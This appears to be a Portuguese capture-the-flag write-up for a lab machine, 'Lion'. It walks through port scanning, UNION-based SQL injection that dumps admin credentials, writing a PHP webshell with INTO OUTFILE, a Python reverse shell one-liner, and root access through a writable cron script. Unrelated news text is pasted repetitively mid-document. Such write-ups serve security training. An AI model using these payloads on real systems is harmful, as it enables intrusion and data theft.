# Write-Up - Lion

Write-up lion

Tags: SQL INJECTION, CRONTAB

## Varredura nmap:

Como primeiro passo precisamos saber quais serviços estão sendo executados nos bastidores e quais portas estão abertas. Então, vamos usar uma ferramenta chamada **nmap.** 

#### **Ports:**

```
kali in ~/Desktop/UhcLabs/Lion \( \lambda \) sudo nmap -p- -Pn -min-rate 300 -o6 Allports 172.31.30.46

Starting Nmap 7.92 (https://nmap.org ) at 2022-03-21 19:11 CDT
Nmap scan report for 172.31.30.46

Host is up (0.25s latency).
Not shown: 65531 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
3306/tcp open mysql

Nmap done: 1 IP address (1 host up) scanned in 211.07 seconds
kali in ~/Desktop/UhcLabs/Lion \( \lambda \) \[
\begin{array}{c}
\text{Nmap done} & \text{Nmap don
```

- Porta 22 SSH
- Porta 80 HTTP
- Porta 111 RCPBIND
- Porta 3306 MYSQL


### Varredura ffuf:

Usaremos uma ferramenta chamada **ffuf**, que usa uma lista de palavras existente de possíveis nomes de diretórios comuns e tentará carregar todos os nomes de diretórios nessa lista de palavras e, então, olhará o código de status.(Se estiver usando Kali ou ParrotOS, você pode encontrar essas listas de palavras em /usr/share/wordlists/dirbuster)


```
ali in ~/Desktop/UhcLabs/Lion λ ffuf -w <u>/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt</u> -u http://172.31.30.46/FUZZ -e .php -ic
                v1.3.1 Kali Exclusive
  :: Method
:: URL
:: Wordlist
                                                 : http://172.31.30.46/FUZZ
                                                 : FUZZ: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
  :: Follow redirects : false
:: Calibration : false
   :: Threads
                                                 : Response status: 200,204,301,302,307,401,403,405
   :: Matcher
                                                      [Status: 301, Size: 235, Words: 14, Lines: 8]
[Status: 200, Size: 8289, Words: 2468, Lines: 234]
[Status: 200, Size: 5111, Words: 1634, Lines: 173]
[Status: 200, Size: 8289, Words: 2468, Lines: 234]
[Status: 200, Size: 7363, Words: 2364, Lines: 232]
[Status: 301, Size: 233, Words: 14, Lines: 8]
[Status: 301, Size: 234, Words: 14, Lines: 8]
[Status: 301, Size: 236, Words: 14, Lines: 8]
[Status: 301, Size: 232, Words: 14, Lines: 8]
[Status: 301, Size: 237, Words: 14, Lines: 8]
[Status: 200, Size: 257, Words: 561, Lines: 87]
[Status: 301, Size: 231, Words: 14, Lines: 8]
[Status: 301, Size: 231, Words: 559, Lines: 87]
[Status: 301, Size: 235, Words: 14, Lines: 8]
 images
category.php
index.php
search.php
mail
admin
plugins
css
includes
 contact-us.php
about-us.php
```

Temos a página de administração → /admin, mas não temos a senha.

Infelizmente, o campo **login** não está vulnerável a **SQLi.** 





search.php



Temos um campo "Search", vou escrever a palavra "teste" neste campo.

E ao passar teste para esse campo, ele nos retorna a primeira flag =)






# **SQL Injection**


O próximo passo é tentaremos injetar alguns comandos de **SQLi** pra verificar se esse parâmetro é vulnerável a **SQL injection**.

Primeiro, precisamos identificar o número de colunas da tabela.




Não retornou nada, vamos aumentar o número das colunas.

' union select 1, 2, 3, 4, 5, 6, 7#




Certo, aparentemente temos **7** colunas, e o número **2** foi refletido, vamos usar a coluna **2** para obter informações do banco de dados, usarei o seguinte comando para ver qual é a versão do banco de dados.



O resultado da consulta é **5.5.68-Maria-DB**, agora irei pegar o nome do banco de dados.

' union select 1, database(), 3, 4, 5, 6, 7#



Temos o nome do banco de dados, agora pegarei os nomes das tabelas desse banco de dados.



- tbladmin
- tblcategory
- **tblcomments**
- tblpages

#### tblposts

#### tblsubcategory

Temos os nomes das 6 tabelas, a tabela mais importante para nós é a tabela "**tbladmin**", então iremos listar as colunas dessa tabela.



- \_ IC
- AdminUserName
- AdminPassword
- AdminEmailid
- Is Active
- CreationDate
- UpdationDate

Para nós as mais importantes são **AdminUserName & AdminPassword**, então irei pegar os valores dessas, aqui vamos usar a função **concat** que me permite adicionar duas ou mais expressões juntas.

<sup>&#</sup>x27;union select 1, concat(AdminUserName, ":", AdminPassword), 3, 4, 5, 6, 7 from tbladmin#



O **Bcrypt** oferece uma maior segurança do que os outros algoritmos criptográficos porque contém uma variável que é proporcional à quantidade de processamento necessário para criptografar a informação desejada, tornando-o resistente a ataques do tipo "força-bruta".

Portanto não será possível quebrar esse hash 😧

Mas, como temos **Injeção de SQL**, podemos tentar escrever uma webshell **php** em algum diretório que temos permissão de escrita.

#### Payload:

```
<?php system(\$_GET['cmd']) ?>
```

Depois de testar alguns diretórios, como:


- /var/www/html
- /var/www/html/images
- /var/www/html/vendor

Consigo gravar no diretório /var/www/html/includes o arquivo cmd.php que contém a payload.

Comando SQL utilizado para gravar o arquivo:

```
'union select 1,"<?php system($_GET['cmd']) ?>",3,4,5,6,7 into outfile "/var/www/html/includes/cmd.php"#
```

Portanto se acessarmos /includes, veremos que nosso arquivo foi gravado com sucesso =).



Para executar comandos no sistema iremos passar /includes/cmd.php?cmd= <comando>

Aqui vou utilizar o comando id

http://\$site/includes/cmd.php?cmd=id

2018-06-30 19:08:56 Tata-Steel,-Thyssenkrupp-Finalise-Landmark-Steel-Deal 11 UNs Jean Pierre Lacroix thanks India for contribution to peacekeeping Politics International

UNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for contribution to peacekeepingUNs Jean Pierre Lacroix thanks India for cont

2018-06-30 19:10:36 UNs-Jean-Pierre-Lacroix-thanks-India-for-contribution-to-peacekeeping 12 Shah holds meeting with NE states leaders in Manipur Politics National

New Delhi: BJP president Amit Shah today held meetings with his party leaders who are in-charge of 11 Lok Sabha seats spread across seven northeast states as part of a drive election next year.

Shah held separate meetings with Lok Sabha toli (group) of Arunachal Pradesh, Tripura, Meghalaya, Mizoram, Nagaland, Sikkim and Manipur in Manipur, the partys media head

Baluni said that Shah was in West Bengal for two days before he arrived in Manipur. The BIP chief would reach Odisha tomorrow.

2018-06-30 19:11:44 Shah-holds-meeting-with-NE-states-leaders-in-Manipur 1 uid=48(apache) gid=48(apache) groups=48(apache) 3 4 5 6 7

Ok, temos execução de código remoto (**RCE**) no servidor, próximo passo será pegar uma **reverse** shell.

Para isso, vamos utilizar o comando whereis python

http://\$site/includes/cmd.php?cmd=whereis python

Ok, temos python2 no servidor, então, utilizaremos uma reverse shell em python2:

```
python -c 'import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("
<IP>", <PORT>)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); import pty;
pty.spawn("sh")'
```

Ouvinte do netcat para recebermos a conexão:

```
[kali@kali]=[~/Desktop/UhcLabs/Lion]
$nc -lvp 4444
listening on [any] 4444 ...
```

```
http://$site/includes/cmd.php?cmd=python -c 'import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("<IP>", <PORT>)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); import pty; pty.spawn("sh")'
```

#### E recebemos a conexão 😀

```
| kalimkali | - Desktop/UhcLabs/Lion | - $nc - lvp 4444 | ... |
| 172.31.30.46: inverse host lookup failed: Unknown host connect to [10.10.14.2] from (UNKNOWN) [172.31.30.46] 39688 | sh-4.2$ |
```

# **Shell tty**

Atualizando shell simples para TTYs totalmente interativos.

```
python -c "import pty;pty.spawn('/bin/bash')"

Ctrl+Z

stty raw -echo;fg

Enter

export TERM=xterm
```

Indo na raiz  $\rightarrow$  / do sistema encontramos a nossa **segunda flag.** 

### **Privesc**

https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS

**LinPEA**S é um script que procura caminhos possíveis para escalar privilégios em hosts Linux / Unix \* / MacOS. As verificações são explicadas em <a href="https://book.hacktricks.xyz/linux-unix/privilege-escalation">https://book.hacktricks.xyz/linux-unix/privilege-escalation</a>.

Baixando o LinPEAS na nossa máquina.

wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

```
kali in -/Desktop/UncLabs/Lion \ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
-2022-03-21 20:45:59- https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com) | 20.201.28.151
Connecting to github.com (github.com) | 20.201.28.151 | '443 ... connected.
HTTP request sent, awaiting response ... 302 Found
Location: https://github.com/carlospolop/PEASS-ng/releases/download/20220320/linpeas.sh [following]
-2022-03-21 20:45:59- https://github.com/carlospolop/PEASS-ng/releases/download/20220320/linpeas.sh
Reusing existing connection to github.com/carlospolop/PEASS-ng/releases/download/20220320/linpeas.sh
Reusing existing connection to github.com/carlospolop/PEASS-ng/releases/download/20220320/linpeas.sh
HTTP request sent, awaiting response ... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/82d43676-4fda-4c83-9751-74faa187dbbc?X-Amz-Algorithm-AWSA-HMAC-SHA
54. request8X-Amz-Date-20220322701455826X-Amz-Expires-3008X-Amz-Signature-8blad3b57d1011efb9662d1a404c6fdbb4fb4bf385c2631f4689d18f8dc184e86X-Amz-SignedHeaders-hoste
entX38826filenamex8D1inpeas.shfreesponse-content-type-applicationX5Poctet-stream [following]
-2022-03-21 20:45:59- https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/82d43676-4fda-4c83-9751-74faa187dbbc?X-Amz-Algorithm
ast-1X2F338/EawsL request8X-Amz-Date-20220322701455826X-Amz-Expires-3080X-Amz-Signature-8blad3b57d1011efb9662d1a404c6fdbb4fb4bf385c2631f4689d18f8dc184e86X-Amz-Signast-1X2F338/EawsL request8X-Amz-Date-20220322701455826X-Amz-Expires-3080X-Amz-Signature-8blad3b57d1011efb9662d1a404c6fdbb4fb4bf385c2631f4689d18f8dc184e86X-Amz-Signast-1X2F338/EawsL request8X-Amz-Date-2022032701455826X-Amz-Expires-3080X-Amz-Signature-8blad3b57d1011efb9662d1a404c6fdbb4fb4bf385c2631f4689d18f8dc184e86X-Amz-Signast-1X2F338/EawsL request8X-Amz-Date-2022032701455826X-Amz-Expires-3080X-Amz-Signature-8blad3b57d1011efb9662d1a404c6fdbb4fb4bf385c2
```

Agora, iremos subir um servidor em python na nossa máquina para podermos enviar o **LinPEAS** pro servidor que nós comprometemos.

```
Kali in ~/Desktop/UhcLabs/Lion λ ls

Allports □ linpeas.sh
kali in ~/Desktop/UhcLabs/Lion λ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

### Comparison of the comparison of th
```

No servidor que comprometemos, iremos dar os seguintes comandos:

```
cd /tmp

wget http://<IP-VPN>/linpeas.sh

chmod +x linpeas.sh
```

```
./linpeas.sh
```

```
drwxr-xr-x 2 root root 57 Mar 4 2021 .
drwxr-xr-x 85 root root 8192 Mar 22 00:08
/etc/cron.hourly:
drwxr-xr-x 2 root root 22 Mar 4 2021 .
drwxr-xr-x 85 root root 8192 Mar 22 00:08 .
-rwxr-xr-x 1 root root 392 Jan 16 2020 Oanacron
/etc/cron.monthly:
total 12
drwxr-xr-x 2 root root 6 Oct 18 2017 .
drwxr-xr-x 85 root root 8192 Mar 22 00:08 ..
/etc/cron.weekly:
total 12
drwxr-xr-x 2 root root 6 Oct 18 2017 .
drwxr-xr-x 85 root root 8192 Mar 22 00:08 ..
/var/spool/anacron:
drwxr-xr-x 2 root root 63 Mar 4 2021 .

      drwxr-xr-x
      9 root root 97 Mar 4
      2021 ...

      -rw — 1 root root 9 Mar 19
      2021 cron.daily

      -rw — 1 root root 9 Mar 19
      2021 cron.monthly

      -rw — 1 root root 9 Mar 19
      2021 cron.weekly

SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
               oot /opt/lion/lion.backup.sh
```

# Escalonamento de privilégios do Linux explorando Cronjobs:

### O que é um cron job?

Os **Cron Jobs** são usados para agendar tarefas executando comandos em datas e horários específicos no servidor. Eles são mais comumente usados para tarefas de administrador de sistemas, como backups ou limpeza de diretórios /tmp/ e assim por diante. A palavra Cron vem do crontab e está presente no diretório /etc.

Indo até **/opt/lion** temos um arquivo <u>lion.bakcup.sh</u> que é um cronjob do usuário root.

E pra nossa felicidade, temos permissão de escrita nesse arquivo.

Podemos colocar uma shell reversa dentro desse arquivo.

Como é um cronjob do usuário **root** , esse arquivo está configurado para ser executado a cada 1 minuto.

Agora iremos editar esse arquivo e colocar nossa reverse shell.

#### Payload:

Após salvar, iremos abrir o ouvinte do netcat para podermos receber a conexão:

```
| kali@kali]=[~/Desktop/UhcLabs/Lion]
| snc -lyp 1337 | ... |
| snc -lyp 1337
```

Agora basta esperar 1 minuto, que é o tempo de execução que está configurado no cron job. E temos shell de root =), agora basta ler a **última flag.**